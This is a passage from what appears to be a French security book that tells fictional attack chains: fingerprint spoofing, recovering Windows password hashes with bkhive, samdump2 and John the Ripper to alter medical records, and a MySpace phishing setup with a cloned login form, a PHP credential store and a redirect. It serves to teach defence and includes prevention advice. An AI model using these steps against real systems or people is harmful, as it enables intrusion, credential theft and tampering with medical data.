Une fois l'empreinte apparente, Phénix doit en prendre une photo de très près. Il transfère ensuite la photo dans son ordinateur. Il nettoie l'image avec son logiciel de retouche photo et l'imprime sur la feuille d'acétate. Avec la paille, il disperse de la colle à bois sur l'empreinte : cela constitue la nouvelle empreinte. Lorsque la colle est sèche, Phénix découpe l'empreinte et s'assure qu'elle fait la même taille que celle qu'il a récupérée sur le verre. Après l'avoir découpée, il la colle sur son doigt avec la colle prévue à cet effet.

Malheureusement, certains lecteurs d'empreintes ne fonctionnent pas avec ce type d'empreinte. Si c'est le cas, Phénix devra utiliser la troisième méthode, plus gourmande en temps, et devra probablement répartir son attaque sur deux visites.

Pour créer un faux doigt, après avoir récupéré l'empreinte, l'avoir photographiée et imprimée comme décrit précédemment, il doit se procurer de la pâte polymère. Il transfère l'empreinte sur la pâte. Avec une petite perceuse, il découpe ou cisèle les crêtes et vallées dans le matériau de moulage. Les scanners biométriques n'ont besoin que d'un petit nombre de minuties. Les fins de crête et les bifurcations sont nommées minuties. Lorsque Phénix a créé une empreinte tridimensionnelle, il peut entrer dans la salle des dossiers.

Accéder à Windows *via* Backtrack

Maintenant que Phénix est entré, il peut se concentrer sur ce qu'il fait le mieux.

Compromettre un PC et modifier les dossiers médicaux sont des tâches faciles pour lui. Pour accéder au logiciel de gestion des dossiers, il a besoin d'un nom d'utilisateur et d'un mot de passe pour se connecter au système : il doit craquer le mot de passe.

Phénix a déjà téléchargé et gravé un CD amorçable Linux. Il a choisi Backtrack, dont l'ISO est disponible sur **remote-exploit.org**.

Il s'agit d'une ISO basée sur Kubuntu (**www.kubuntu.org**), qui est un système d'exploitation Linux qui fonctionne en mémoire vive et sur un CD. Ce CD contient de nombreux outils d'audit de sécurité. Phénix s'intéresse à bkhive, samdump2 et John the Ripper. Avec ces trois outils, il a de bonnes chances d'accéder au mot de passe de l'administrateur local. Le CD contient également divers fichiers compressés de mots de passe courants.

Phénix démarre Backtrack et récupère les *hashes* des mots de passe. Pour cela, il place le CD de Backtrack dans le lecteur du PC cible et allume ce dernier.

Une fois le CD amorcé, il ouvre un terminal. Pour cela, il suffit de cliquer sur la petite icône de terminal en bas à gauche. Lorsque le terminal est ouvert, Phénix tape la commande suivante, qui permet d'accéder au disque local depuis Linux :

```
mount /dev/hda1
```

La commande suivante permet d'accéder au répertoire de travail du CD Backtrack :

```
cd /pentest/
```

Phénix utilise d'abord bkhive, puis samdump2, de Ncuomo, et pour finir John the Ripper. La commande suivante lui donne le *syskey*, c'est-à-dire le *hash* chiffré du mot de passe :

```
bkhive-linux /mnt/hda1/WINDOWS/system32/config/system syskey.txt
```

Phénix l'utilise avec le fichier SAM :

```
samdump2-linux /mnt/hda1/WINDOWS/system32/config/sam syskey.txt>hash.txt
```

Pour tenter de craquer le mot de passe, le plus simple, pour Phénix, est de passer par un dictionnaire de mots. Il a toujours de tels fichiers sur une clé USB qu'il garde en permanence sur lui. Il la branche sur l'ordinateur et saisit les commandes suivantes :

```
mkdir /mnt/sdb1
mount /dev/sdb1 /mnt/sdb1
gunzip -c /mnt/sdb1/wordlists/english/english.txt.gz > /pentest/englishtxt.txt
```

Phénix dispose maintenant de l'empreinte et d'une liste de mots décompressée, il peut donc tenter de le craquer avec la commande suivante :

```
john hash.txt -w:englishtxt.txt
Loaded 4 password hashes with no different salts (NT LM DES [32/32 BS]
D   (Administrator:2)
PASSWOR(Administrator:1)
Guesses: 2 time 0:00:00:02 100% c/s 2971272 trying: ZZYZX - ZZZZZZZ
```

Le mot de passe est entièrement en majuscules : c'est une anomalie de John the Ripper. Phénix ne peut pas supposer que c'est effectivement le cas. Il devra essayer de taper les lettres en majuscules et en minuscules. John the Ripper a aussi indiqué que le mot de passe appartenait au compte administrateur, Phénix est donc très heureux de ses progrès. John the Ripper permet également les attaques par force brute, mais elles sont plus longues :

```
john hash.txt -i:all
```

Phénix voit que John a fait deux essais. Au premier essai, il a trouvé `passwor`. Au second, il a trouvé `d`. Le mot de passe du compte administrateur est `password`. Phénix dispose donc du compte de l'administrateur local.

S'il n'était arrivé à rien, il aurait pu copier le fichier de *hashes* sur un média externe, comme un disque dur externe, et le soumettre à RainbowCrack (**http://project-rainbowcrack.com/**).

Modifier des informations médicales

Phénix peut maintenant démarrer le PC sous Windows grâce au compte administrateur et à son mot de passe. Il peut redémarrer l'ordinateur en retirant le CD de Backtrack. Lorsque l'ordinateur lui demande de se connecter, il saisit le nom d'utilisateur `Administrator` et le mot de passe `password`.

Il se connecte ensuite au système de gestion des dossiers, dont il a récupéré l'accès pendant sa phase d'ingénierie sociale, avec l'identifiant de Ben (`198764`) et son mot de passe (`password`).

Lorsqu'il lance le logiciel, il dispose de tous les dossiers à portée de clavier. Le contrat passé entre Didier et le politicien était de modifier le diagnostic de VIH ou de supprimer le dossier (selon ce qui est le plus simple à faire) et de n'en parler à personne, le tout pour une certaine somme. Et c'est ce pourquoi Didier a embauché Phénix.

Phénix saisit le code `CIM-9 079-53` (correspondant au VIH2), le supprime du dossier, et supprime toute référence au VIH. Il accède ensuite au dossier physique et supprime ou efface toute trace du VIH. Phénix imprime ensuite une copie du dossier pour que Didier puisse le montrer au politicien.

Phénix est entré dans un monde d'une légalité douteuse. Il a commis un crime, voire plusieurs. Cette altération de dossiers médicaux pourrait lui valoir un procès et de la prison, s'il était condamné. De plus, même si ces méthodes pourraient fonctionner pour

percer des sécurités et des systèmes, l'auteur ne recommande pas ces techniques. Ce scénario a été créé à titre d'exemple pour les techniques et possibilités de l'ingénierie sociale et l'intrusion dans une entreprise de n'importe quelle taille.

Résumé de la chaîne d'exploits

Phénix a enchaîné les exploits suivants :

1. ingénierie sociale ;
2. accès physique au bâtiment et à la salle des dossiers ;
3. compromission d'un PC en le démarrant sous Linux et en craquant le mot de passe ;
4. modification des données personnelles.

Mesures de prévention

Cette section traite des diverses mesures de prévention que vous pouvez déployer contre cette chaîne d'exploits.

Mesures contre l'ingénierie sociale et le *piggybacking*

Votre organisation doit disposer de politiques et procédures écrites de sécurité et la hiérarchie doit y croire. Sans ces documents, vous n'avez pas vraiment de sécurité. Une bonne sécurité est difficile à mettre en place. Trop de sécurité devient vite pénible et même les plus honnêtes trouveront des moyens de contourner le système. Trop peu de sécurité ne sert à rien. Une sécurité efficace est celle qui est un bon compromis entre le confort et la sécurité.

Reprenons ce chapitre étape par étape.

L'ingénierie sociale est probablement l'élément de vulnérabilité contre lequel il est le plus difficile de se protéger. Si vous êtes soucieux de sécurité, vous devez impérativement vous intéresser aux attaques par ingénierie sociale. Comme l'a dit Kevin Mitnick, "vous pouvez dépenser des fortunes en technologies et services pour protéger votre réseau… et votre infrastructure réseau peut rester vulnérable à de la bonne vieille manipulation". Éduquer votre personnel est un strict minimum. Certaines dispositions légales comme, aux États-Unis, le Gramm-Leach-Bliley Act ou l'HIPAA, recommandent une formation annuelle à la sécurité.

Voici quelques sujets à couvrir :

- **Les attaques en ligne.** Il existe de nombreuses attaques en ligne : elles sont très populaires, peu coûteuses et faciles à mettre en œuvre. Il suffit d'envoyer un courrier électronique et de voir ce qu'il se passe. Voici certaines attaques contre lesquelles vous pouvez éduquer votre personnel :
  - **Attaques par hameçonnage.** Un courrier électronique ou site web malveillant cherchant à obtenir des informations personnelles ou financières est une attaque par hameçonnage. Méfiez-vous des courriers non sollicités vous demandant de divulguer des informations personnelles. Vous vous souvenez peut-être du célèbre message semblant venir d'une banque, qui a demandé aux destinataires d'aller sur un site web et d'y saisir leur numéro de sécurité sociale et des informations personnelles comme confirmation de leurs dossiers, ce qui a permis aux attaquants de récupérer des informations personnelles pour leur propre usage.
  - **Attaques par courrier électronique.** Tout courrier électronique muni d'une pièce jointe doit être considéré comme suspect. Si vous recevez un message, sollicité ou non, avec une pièce jointe, appelez l'expéditeur et vérifiez.
  - **Téléchargement de logiciels.** Les logiciels ne devraient être téléchargés que par le service informatique, sur une machine isolée qui s'occupe de les passer à l'antivirus. Le service informatique doit également vérifier l'empreinte du fichier grâce à un générateur d'empreintes MD5, comme Chaos MD5, téléchargeable gratuitement à l'adresse **http://www.elgorithms.com/**. Après vérification, le logiciel peut être installé sur les PC des utilisateurs.
  - **Logiciels espion (spyware).** Les logiciels espion sont légaux. En fait, la plupart des fournisseurs de logiciels espion énoncent que, en installant le logiciel, vous acceptez le CLUF (Contrat de Licence Utilisateur Final, ou EULA, *End User License Agreement*), et ledit CLUF énonce qu'il installera un logiciel supplémentaire : vous acceptez cela en acceptant la licence. Vous devez avoir des logiciels anti-espion (*antispyware*) installés sur toutes les machines.
  - **Sites web.** Des sites web illicites peuvent avoir des liens douteux. Si vous cliquez dessus, ils peuvent installer des logiciels sur votre PC. Vous devez installer des logiciels de filtrage de contenu ou un équipement de filtrage web pour combattre cela.
  - **Messagerie instantanée.** La messagerie instantanée peut poser beaucoup de problèmes, car elle contourne les pare-feu et le filtrage web. N'autorisez pas la messagerie instantanée dans votre entreprise ou restreignez-la à un usage interne.

- **Le téléphone.** Le téléphone est un grand classique des attaques par ingénierie sociale. Les gens sont plus téméraires s'ils n'ont pas à vous regarder dans les yeux. Cela permet à des attaquants d'être plus persuasifs qu'ils ne le seraient face à face avec leurs victimes.
  - **Assistance technique.** L'assistance technique peut recevoir des appels leur demandant des mots de passe ou de réinitialiser des mots de passe, ainsi que d'autres informations confidentielles. Éduquez votre personnel pour qu'ils ne donnent pas ces informations. Si l'assistance technique doit pouvoir donner ou accéder à des informations personnelles ou confidentielles, rendez obligatoire un rappel et une vérification supplémentaire.
  - **Réceptionniste.** Les réceptionnistes sont généralement en première ligne de l'appel et de l'attaque. Ils doivent être entraînés à détecter une attaque par ingénierie sociale et connaître la marche à suivre pour remonter ce type d'action. En cas de soupçon d'attaque par ingénierie sociale, celle-ci doit être immédiatement signalée.
- **Les poubelles.** C'est un travail peu ragoûtant, mais un pirate le fera. Des tonnes d'informations peuvent être obtenues en fouillant les poubelles de quelqu'un d'autre.
  - **Poubelles extérieures.** Il est conseillé de placer des panneaux Propriété privée, de verrouiller les poubelles et de tout passer à la déchiqueteuse. En cas de doute, déchiquetez vos documents. Vous pouvez aussi passer par un prestataire extérieur qui s'occupe de déchiqueter vos documents, médias externes, journaux, livres et autres.
  - **Poubelles internes.** Il est important de s'assurer que les poubelles sont vidées régulièrement. Les canettes et les bouteilles peuvent servir à récupérer des empreintes digitales. Vous devez également vérifier les antécédents de votre personnel de nettoyage. Les fuites d'informations provenant du personnel de nettoyage peu scrupuleux ne sont pas rares.
- **Piggybacking.** Le piggybacking est une autre forme d'ingénierie sociale. Un attaquant peut entrer juste derrière quelqu'un d'autre lorsqu'il n'a pas de clé ou de code pour entrer. La seule manière d'éviter cela est de former, former et reformer vos employés. Comme pour l'ingénierie sociale, le piggybacking est évitable si les gens sont correctement formés. On peut aussi considérer certains éléments physiques comme l'emploi de gardiens ou de sas de séparation. Il s'agit d'un ensemble de portes doubles qui créent un effet sandwich et une seule personne peut passer à la fois. Ce mécanisme n'était autrefois utilisé que pour des bijouteries haut de gamme et pour les banques, mais il est de plus en plus fréquent dans certains sites gouvernementaux et certaines entreprises.

Mesures contre le crochetage

Les gens crochètent des serrures depuis des siècles et continueront dans les siècles à venir. Vous pouvez empêcher cela en ajoutant des contrôles. Ne vous contentez pas de mettre des serrures, mettez en place des serrures sécurisées (résistant aux clés de frappe), des caméras de sécurité et un système d'alarme. Si quelqu'un veut entrer et si sa motivation est suffisante, il entrera de toute façon, mais votre travail est de vous assurer que cela sera le plus difficile possible.

Mesures contre l'échec de la biométrie

Tant qu'il y aura de nouvelles technologies, quelqu'un s'amusera à les vaincre. Pour prévenir l'échec de votre installation biométrique, vous devez installer plusieurs niveaux de défense et de contrôle pour compenser cela : une authentification à deux ou plusieurs facteurs, comme "ce que vous savez" (un mot de passe), "ce que vous êtes" (une identification biométrique) et "ce que vous avez" (une clé). Deux ou trois de ces éléments rendront votre système biométrique bien plus difficile à vaincre.

Mesures contre la compromission d'un PC

Vous pouvez empêcher la compromission de votre PC. Vous devez commencer par la sécurité physique. De plus, vous ne devez pas autoriser l'utilisation de médias externes (CD-ROM, clé USB, disque externe ou autre) Dans l'attaque qui précède, l'attaquant a utilisé plusieurs programmes pour connaître le mot de passe de tous les comptes de l'ordinateur en question. Pour cela, le pirate a récupéré le *hash* du mot de passe. Une fois ce *hash* récupéré, ce n'est qu'une question de temps avant que le mot de passe ne soit trouvé. Ce temps peut être largement augmenté par l'utilisation de mots de passe forts. Les mots de passe doivent comprendre au moins 9 caractères et contenir des minuscules, des majuscules et des caractères spéciaux. Dans une zone à haute sécurité, les mots de passe devraient faire plus de 15 caractères. Cela protège le *hash* contre Rainbow Crack.

Voici quelques suggestions pour rendre la compromission d'un PC plus difficile :

- désactiver le compte administrateur ;
- vérifier qu'il n'y a pas de comptes locaux actifs sur le PC ;
- désactiver le cache d'identifiants de connexion sur le domaine ;

- mettre en œuvre une stratégie de correctifs. Tous les systèmes d'exploitation doivent être mis à jour régulièrement : leurs programmeurs sont humains, et les humains font des erreurs. Appliquez les correctifs de votre système pour vous assurer de corriger toutes les vulnérabilités. **http://cve.mitre.org** est un répertoire des vulnérabilités connues.
- mettre en œuvre des procédures d'audit ;
- utiliser une méthodologie de moindre privilège pour éviter les accès superflus ;
- utiliser une authentification unique comme RSA Secure-ID ou SafeWord de Secure Computing.

Les modifications du logiciel de gestion des dossiers semblent évidentes :

- disposer de stratégies appropriées lorsqu'un employé quitte son poste ;
- avoir des contrôles appropriés pour changer ou verrouiller un compte ;
- appliquer la confidentialité des mots de passe et l'authentification à deux facteurs ;
- mettre en œuvre des procédures d'audit ;
- utiliser une méthodologie de moindre privilège pour éviter les accès superflus ;
- utiliser RSA Secure-ID (comme vu précédemment).

Conclusion

Après avoir obtenu les fichiers de données nécessaires pour altérer le dossier médical du politicien, il a continué à travailler avec lui, car d'autres dossiers médicaux et dossiers d'assurance maladie nécessitaient des modifications. Didier a obtenu une somme d'argent non négligeable en tant qu'intermédiaire et a obtenu un emploi dans un autre centre radiologique local. Le centre médical régional ne sait pas que ses systèmes ont été percés et n'a aucune idée de l'amplitude de la faille. L'homme politique a continué sa carrière conservatrice et a subi un traitement médical agressif dans une clinique privée à l'étranger.

La compromission de dossiers médicaux, à des fins de fraude à l'assurance, de vol d'identité médicale et à des fins purement pécuniaires, a lieu toutes les heures. Avec les avancées récentes en ce qui concerne les dossiers médicaux en ligne et les ordonnances par courrier électronique, de nouveaux exploits en chaîne s'ouvrent au monde des pirates.

7

Attaquer des réseaux sociaux

Scénario

Bâillant et s'étirant, Phénix se lève un mercredi aux alentours de midi. Il se dirige vers son ordinateur pour prendre connaissance des dernières nouvelles et est instantanément réveillé en entendant la nouvelle : Wally Barkinotza a décidé de se présenter au Sénat. Phénix se souvient bien de Wally Barkinotza : c'est le voisin agaçant qui l'avait dénoncé lorsqu'il s'était échappé de la maison, enfant. Phénix n'a jamais oublié l'expression de ses parents lorsqu'il était revenu à la maison et les avait trouvés, l'attendant, dans le salon, avec Wally. Phénix n'oubliera jamais non plus la punition qu'il a reçue à cause de ça.

Il décide de regarder ce que Wally fait et commence à chercher plus d'informations sur sa course au Sénat. Il découvre que Wally, comme de nombreux politiciens, a un compte sur MySpace, un réseau social populaire, à destination de ses partisans. Phénix parcourt le site et lit les prises de position de Wally. Il ouvre le dernier billet de blog de Wally et lit le travail qu'il a effectué sur la réforme de l'éducation et celle du système de santé. "Sans intérêt", pense Phénix. Il lit l'avis de Wally sur le libre-échange et le contrôle des armes à feu. Phénix bâille et se demande ce qui pourrait distinguer Wally des autres candidats. C'est alors qu'il trouve ce qu'il cherchait. Wally Barkinotza promet que, s'il est élu, il travaillera à la sécurité d'Internet et proposera une loi permettant au gouvernement de surveiller toute activité sur Internet sans mandat de perquisition. Wally Barkinotza veut rendre obligatoires des politiques d'utilisation acceptable chez tous les fournisseurs d'accès à Internet afin que les activités criminelles ou suspectées criminelles puissent être surveillées. Au vu de ses activités, la dernière chose que veut Phénix est qu'une loi fédérale permette de l'espionner. Par ailleurs, pense-t-il, le

Quatrième amendement de la Déclaration des droits protège contre les perquisitions déraisonnables, ce qui, dans l'esprit de Phénix, s'applique également à ses activités sur Internet. Phénix commence à réfléchir à la manière dont il peut empêcher Wally Barkinotza d'être élu au Sénat.

Approche

Le but de Phénix est ici de s'exprimer sur une cause politique (on appelle parfois cela de l'*hacktivism*). La meilleure manière d'éviter l'élection de Wally Barkinotza est d'entacher sa réputation au point que la probabilité qu'il soit élu tombe à zéro. Comme le candidat a déjà une image publique sur MySpace, Phénix n'a qu'à pirater le compte et envoyer de la propagande à partir du compte de Wally pour que celui-ci soit détesté par le public.

MySpace est un réseau social populaire qui compte plus de 100 millions de comptes. Après vous être enregistré pour un compte gratuit, vous pouvez publier des images, de la musique, des notes de blog et bien plus encore. Avec plus de 200 000 nouveaux comptes par jour, il est probable que vous soyez sur MySpace ou que vous connaissiez quelqu'un qui y est inscrit.

La popularité a son côté face, cependant : elle fait de MySpace une cible d'attaque privilégiée. Chaque jour, des gens piratent des comptes MySpace et volent l'identité sociale d'autres. Aujourd'hui ne fait pas exception : Phénix va essayer de pirater la page MySpace de Wally Barkinotza.

Phénix va créer un compte sur MySpace et publier un commentaire sur la page MySpace de Wally. Le commentaire inclura un lien semblant pointer vers le site de partage de vidéos YouTube. En réalité, lorsque Wally cliquera sur la vidéo, ce lien le redirigera vers une fausse instance de MySpace mise en place par Phénix et indiquant à Wally qu'il doit être identifié pour accéder à la vidéo. Wally, pensant qu'il a été déconnecté accidentellement, ne se posera pas de question et saisira ses identifiants MySpace sur le site web de Phénix. Phénix récupérera le nom d'utilisateur et le mot de passe nécessaires pour se connecter au MySpace de Wally.

Une fois connecté, Phénix créera un billet de blog contenant un message politique visant à offenser le public et l'enverra à tous les amis de Wally. Lorsque son image publique sera détruite, Wally n'aura plus aucune chance de devenir sénateur.

L'attaque se déroulera en plusieurs étapes :

1. créer un faux site web MySpace pour capturer les informations de connexion de Wally ;
2. mettre en place un site web pour rediriger les utilisateurs vers le faux site MySpace pour déjouer les mécanismes antihameçonnage ;
3. créer une page MySpace légitime ne pouvant être liée à Phénix et créer des amis pour paraître sympathique à Wally ;
4. utiliser cette identité MySpace pour publier un commentaire sur la page MySpace de Wally afin qu'il clique sur le lien du commentaire, ce qui le redirigera sur la page de connexion du faux site web MySpace ;
5. attendre que Wally se connecte au faux site web MySpace avec ses identifiants réels que Phénix pourra capturer ;
6. utiliser les identifiants MySpace de Wally pour se connecter à MySpace et publier un message politique visant à offenser le public ;
7. regarder les informations pour observer sa déchéance politique.

Chaîne d'exploits

Cette section détaille la chaîne d'exploits de Phénix :

- créer un faux site web MySpace ;
- créer un site web de redirection ;
- créer une page MySpace ;
- envoyer un commentaire ;
- compromettre le compte ;
- se connecter au compte piraté ;
- résultats.

Cette section se termine par un résumé de la chaîne d'exploits.

Créer un faux site MySpace

La première étape est de créer un site web qui ressemble à MySpace. Phénix doit s'assurer que le domaine ne peut pas lui être associé. Il publie une annonce sur Craigslist, une communauté en ligne de forums et d'annonces, avec une adresse de courrier électronique anonyme. L'annonce de Phénix est la suivante :

> *"Professeur d'université sans compétences techniques cherche aide pour site web. Paiement en liquide pour un enregistrement de site web."*

Plus tard dans la journée, quelqu'un lui répond et lui propose son aide. Phénix le rencontre et lui donne 20 dollars en liquide. Phénix fait l'idiot et explique qu'il veut créer un site comme MySpace mais qu'il ne sait pas comment l'enregistrer. 24 heures plus tard, un nouveau site nommé **ghtwzlmbqbpt.biz** est enregistré au nom d'un inconnu que Phénix a rencontré sur Craigslist. Si quelqu'un veut tracer l'attaque, il ne pourra pas remonter à Phénix.

Phénix s'assure que l'enregistrement est privé. Un enregistrement privé coûte généralement un peu plus cher, mais masque la personne qui a enregistré le site dans les enregistrements WHOIS. On n'est jamais trop prudent.

Vous pouvez vous demander pourquoi Phénix a choisi le nom **ghtwzlmbqbpt.biz**. Il voulait un nom de site qui soit du charabia pour l'utilisateur moyen. Il crée ensuite le sous-domaine **www.myspace.com.ghtwzlmbqbpt.biz** pour le site web. L'utilisateur moyen lira **myspace.com** et ne remarquera probablement pas qu'il ne s'agit pas de MySpace.

Domaines alternatifs

Idéalement, Phénix devrait utiliser un domaine plus proche de **myspace.com**, comme **mmyspace.com** ou **myspacee.com**, mais, vu le nombre d'attaques sur MySpace ces derniers temps, ces domaines sont probablement déjà pris et auraient pu sembler louches à la personne qui l'a aidé pour créer le nom de domaine.

Phénix copie ensuite la page d'accueil de MySpace et ses images avec un gestionnaire de téléchargement comme wget. Nous traitons plus en détail de wget au Chapitre 2 "Espionnez votre chef". Phénix modifie légèrement le code. Il ajoute d'abord la phrase "Merci de te connecter avant de continuer" au-dessus du formulaire de connexion. Il se souvient avoir vu cette phrase en naviguant sur MySpace sans se connecter. Cette étape est nécessaire car, lorsque Wally cliquera pour afficher la vidéo YouTube, Phénix veut qu'il aille sur cette page

et qu'il se reconnecte. En se connectant au faux site MySpace, Phénix capturera l'identifiant et le mot de passe de Wally. Phénix pourra ensuite rediriger Wally vers le vrai site MySpace, une vidéo YouTube, ou se contenter d'afficher un message d'erreur "Page Non Trouvée". La page MySpace de Phénix est illustrée à la Figure 7.1.

Figure 7.1

Fausse page MySpace de Phénix.

Puis Phénix modifie le formulaire pour récupérer le nom d'utilisateur et le mot de passe de Wally. Le code correspondant est le suivant :

```
<h5 class="heading">
Connexion
</h5>
<form action="submit.php" method="post" name="theForm" id="theForm">
Mot de passe: <input type="text" name="username" /><br />
Password: <input type="text" name="password" /><br />
<input type="submit" value="submitForm">
</form>
```

Avant de pouvoir récupérer les saisies du formulaire, Phénix doit créer une base de données pour enregistrer les identifiants. Heureusement, l'hébergeur où Phénix enregistre sa fausse page MySpace autorise les bases de données. Il se connecte au serveur MySQL et saisit les commandes suivantes pour créer une base de données. La table contiendra deux champs, nommés `name` et `pass`, autorisant chacun 20 caractères.

```
mysql> CREATE DATABASE accounts
mysql> CREATE TABLE credentials (name VARCHAR(20), pass VARCHAR(20));
```

Phénix crée ensuite un fichier `submit.php` et écrit du code pour ajouter l'identifiant et le mot de passe dans la table `credentials` de la base `accounts`. Le code suivant fait abstraction de la gestion de la base de données.

```
<?php
...
$user=serialize($_POST['username']);
$pass=serialize($_POST['password']);
$query="INSERT INTO accounts.credentials VALUES('$user','$pass')";
...
?>
```

Une fois les informations enregistrées dans la base, Phénix peut récupérer facilement les identifiants et mots de passe.

Comprendre le code

Cet ouvrage ne vise pas à traiter exhaustivement d'HTML, de PHP et de scripts, mais voici quelques explications quant au code saisi par Phénix.

Le formulaire HTML capture l'identifiant et le mot de passe de Wally et les enregistre dans des variables temporaires nommées `username` et `password`. Ces variables sont envoyées au script `submit.php`, qui en sérialise les valeurs. La sérialisation consiste à transformer une valeur en une valeur qui peut être stockée et, dans notre cas, enregistrée dans une base de données. Le nom d'utilisateur et le mot de passe sont sérialisés dans les variables `$user` et `$pass`, qui sont ensuite insérées dans la requête SQL. La requête SQL est ensuite envoyée à la base de données par le script (cette étape n'est pas illustrée ici).

Créer le site web de redirection

Phénix pourrait se contenter d'envoyer un commentaire à Wally avec un lien vers sa fausse page MySpace, mais il sait que MySpace est de plus en plus malin en ce qui concerne le blocage des tentatives d'hameçonnage. Même si cette attaque pourrait fonctionner une fois, Phénix sait que, plus grand est le nombre de gens cliquant sur

www.myspace.com.ghtwzlmbqbpt.biz, plus grande est la probabilité que quelqu'un détecte l'attaque par hameçonnage et la rapporte à MySpace. Par ailleurs, chaque fois que vous cliquez sur un commentaire d'un profil MySpace, vous n'êtes pas redirigé directement. Vous passez par **msplinks.com**, un site de redirection servant à trouver des publicités ciblées pour les utilisateurs. Phénix sait que, s'il place un lien direct vers son site dans un commentaire, **msplinks.com** enregistrera peut-être le lien dans ses journaux et a même peut-être de quoi bloquer le site s'il est rapporté comme suspect.

Plutôt que d'envoyer directement un lien dans son commentaire, Phénix décide de passer par une étape supplémentaire et de créer une page sur un site populaire de blogs, **blogger.com**, illustré à la Figure 7.2. Phénix ne va pas utiliser le site pour bloguer, mais pour rediriger le lien sur le MySpace de Wally vers la fausse page MySpace, qui demandera des identifiants pour voir la vidéo.

Figure 7.2

Blogger.com.

Phénix compte sur le scénario suivant :

- Wally lit un commentaire lui indiquant d'aller voir une vidéo sur YouTube.
- Wally clique sur la vidéo pour la voir, mais est redirigé temporairement sur **blogger.com**.
- **Blogger.com** redirige immédiatement Wally vers la fausse page MySpace, où Wally essaie de se connecter avec son identifiant et son mot de passe MySpace.
- Phénix enregistre les identifiants de Wally.

Pour Phénix, l'étape suivante consiste à modifier son blog pour que les utilisateurs soient redirigés automatiquement sur **www.myspace.com.ghtwzlmbqbpt.biz**. Il clique sur le lien Tableau de bord, puis sur le lien Mise en page. Il clique sur Modifier le code HTML et saisit la ligne suivante dans la zone `<head>` de son blog :

```
<META HTTP-EQUIV="REFRESH" CONTENT="0;
URL="http://www.myspace.com.ghtwzlmbqbpt.biz">
```

Lorsque Wally cliquera sur le lien YouTube, il sera redirigé vers **blogger.com**, qui le redirigera vers la fausse page MySpace de Phénix. Le site d'hameçonnage et la page de redirection sont créés. Il est temps de créer un compte MySpace réel.

Créer une page MySpace

Phénix ouvre la page de création de compte de MySpace et crée un nouveau compte. Il remplit la page de façon à donner l'impression de soutenir Wally Barkinotza au maximum. Il s'assure de ne pas laisser d'informations permettant de l'associer à son profil. Il utilise un faux nom, de fausses informations personnelles et utilise une adresse anonyme pour se connecter au site. Il rejoint les groupes MySpace associés à la politique et donne comme activité "organisateur politique bénévole". Son nouveau site est illustré à la Figure 7.3.

Pour piéger Wally, Phénix doit avoir des amis pour faire croire que son compte est actif sur MySpace. Normalement, vous explorez pour cela les listes de MySpace jusqu'à trouver des gens qui vous intéressent et vous leur envoyez une demande de contact. C'est un processus long et, comme Phénix est pressé, il veut accélérer ce processus.

Il existe diverses applications de génération d'amis pour MySpace sur Internet. Pour se protéger de ce type de générateurs, certains comptes MySpace utilisent des captcha, nécessitant qu'une personne saisisse les lettres d'une image distordue. Il est possible, lorsqu'on réside aux États-Unis, d'éliminer les captcha grâce à une validation du téléphone mobile.




Figure 7.3

Page MySpace de Phénix.




Figure 7.4

Utilitaire Friend Blaster Pro.

Avec Friend Blaster Pro, Phénix cherche sur MySpace d'autres utilisateurs intéressés par la politique en cliquant sur le lien de recherche et en cherchant des profils avec comme centre d'intérêt la politique (voir Figure 7.5).

Figure 7.5
Recherche MySpace.

Une fois la recherche effectuée, Phénix clique sur le bouton Start pour extraire les identifiants des comptes trouvés. Il envoie ensuite des demandes de contact grâce à l'onglet Friend Requester. Le lendemain, il trouve 40 amis sur sa page MySpace. "Ce n'est pas très élevé, pense-t-il, mais c'est suffisant pour faire croire à Wally que mon compte MySpace est actif."

Envoyer un commentaire

Phénix a maintenant créé un compte MySpace, ajouté des amis, créé un faux site MySpace et une page de blog redirigeant Wally vers le faux site MySpace. Phénix n'a plus qu'à amener Wally à cliquer sur un lien pour aller sur le blog, ce qui redirigera à son tour Wally sur la page MySpace.

